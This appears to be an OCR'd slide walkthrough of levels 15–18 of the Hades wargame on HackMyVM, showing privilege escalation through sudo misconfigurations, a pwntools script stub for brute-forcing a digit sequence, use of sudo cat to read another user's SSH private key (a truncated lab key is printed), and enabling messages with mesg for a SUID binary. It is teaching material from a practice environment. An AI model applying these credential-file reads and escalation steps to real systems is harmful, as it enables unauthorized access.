
# Hades: Level 15 – Athena
# Script Analysis



```
athena@hades:~$ sudo -u aura /bin/bash -c /pwned/aura/auri.sh
What?
printf
[redacted]athena@hades:~$
```

If we do a little research, there are two other commands which can serve a similar function to `echo`: `script`, and `printf`


# Hades: Level 16 – Aura
# Binary Brute Force Attack



```
aura@hades:~$ ./numbers
Enter one number:
1
Number OK
Enter next number:
```

In this level, we need to enter a sequence of single digits into the program to get the password, but we don't know the correct digits


## Hades: Level 16 – Aura
## Binary Brute Force Attack



```
#!/usr/bin/env python3
from pwn import ssh

# SSH Parameters
ssh_host = "hades.hackmyvm.eu"
ssh_user = "aura"
```

Guessing the entire 13-digit sequence manually is very, very tedious, so let's use a Python script instead...


# Hades: Level 17 – Aegle
# Sudo Cat: Privileged File Read



```
aegle@hades:~$ sudo -l
Matching Defaults entries for aegle on hades:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/b

User aegle may run the following commands on
    (calliope) NOPASSWD: /bin/cat
```

In this level, we are given privilege file read with the `cat` command


# Hades: Level 17 – Aegle
# Sudo Cat: Privileged File Read



```
-rw-r————— 1 root  calliope   21 Apr  5  2024 calliope_pass.txt
-rw-r————— 1 root  aegle      22 Apr  5  2024 flagz.txt
-rw-r————— 1 root  aegle     176 Apr  5  2024 mission.txt
aegle@hades:~$ sudo -u calliope cat ./calliope_pass.txt
cat: ./calliope_pass.txt: Permission denied
```

We might try to read the password file in aegle's home directory, but this doesn't work, because `calliope` doesn't have permissions to read files in aegle's home directory


# Hades: Level 17 – Aegle
## Sudo Cat: Privileged File Read




```
aegle@hades:~$ sudo -u calliope cat /pwned/calliope/.ssh/id_rsa

——————BEGIN OPENSSH PRIVATE KEY——————
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdz
NhAAAAAwEAAQAAAYEA0/2Oz4DzQMs5D21SQkhvqnelNJ/vyHl8smJik/4×9nMR7r
```

Instead, we can think as if this were a LFI vulnerability, searching for sensitive files in our target user's home directory, like bash history, or SSH private keys...

# Hades: Level 18 – Calliope
Write Suid Binary




```
## EN ##
The user calypso often uses write to communicate.

## ES ##
La usuaria calypso suele usar write para comunicarse.
```




```
-r-s--s--- 1 root     calliope 16360 Apr  5  2024 writeme
```

In this level, we are presented with a message that the `write` program is being used to communicate, and we are presented with a SUID binary in our home directory

# Hades: Level 18 – Calliope Write Suid Binary




```
## EN ##
The user calypso often uses write to communicate.

## ES ##
La usuaria calypso suele usar write para comunicarse.
```




```
-r-s--s--- 1 root     calliope 16360 Apr  5  2024 writeme
```

We know that `write` is a program, and not just a part of the sentence because it is referenced by name in both the English and Spanish mission descriptions

# Hades: Level 18 – Calliope
# Write Suid Binary




```
calliope@hades:~$ ./writeme
Cannot send you my pass!Cannot send you my pass!
```




```
SEE ALSO
       mesg(1), talk(1), who(1)
```

When we run the SUID binary, it appears that we can't receive messages, but the documentation for the write command lets us know about another command, `mesg`

# Hades: Level 18 – Calliope
# Write Suid Binary



```
calliope@hades:~$ mesg --help

Usage:
 mesg [options] [y | n]

Control write access of other users to your terminal.
```



```
calliope@hades:~$ mesg y
```

So to actually get messages from the `write` command, we need to enable them with the `mesg` command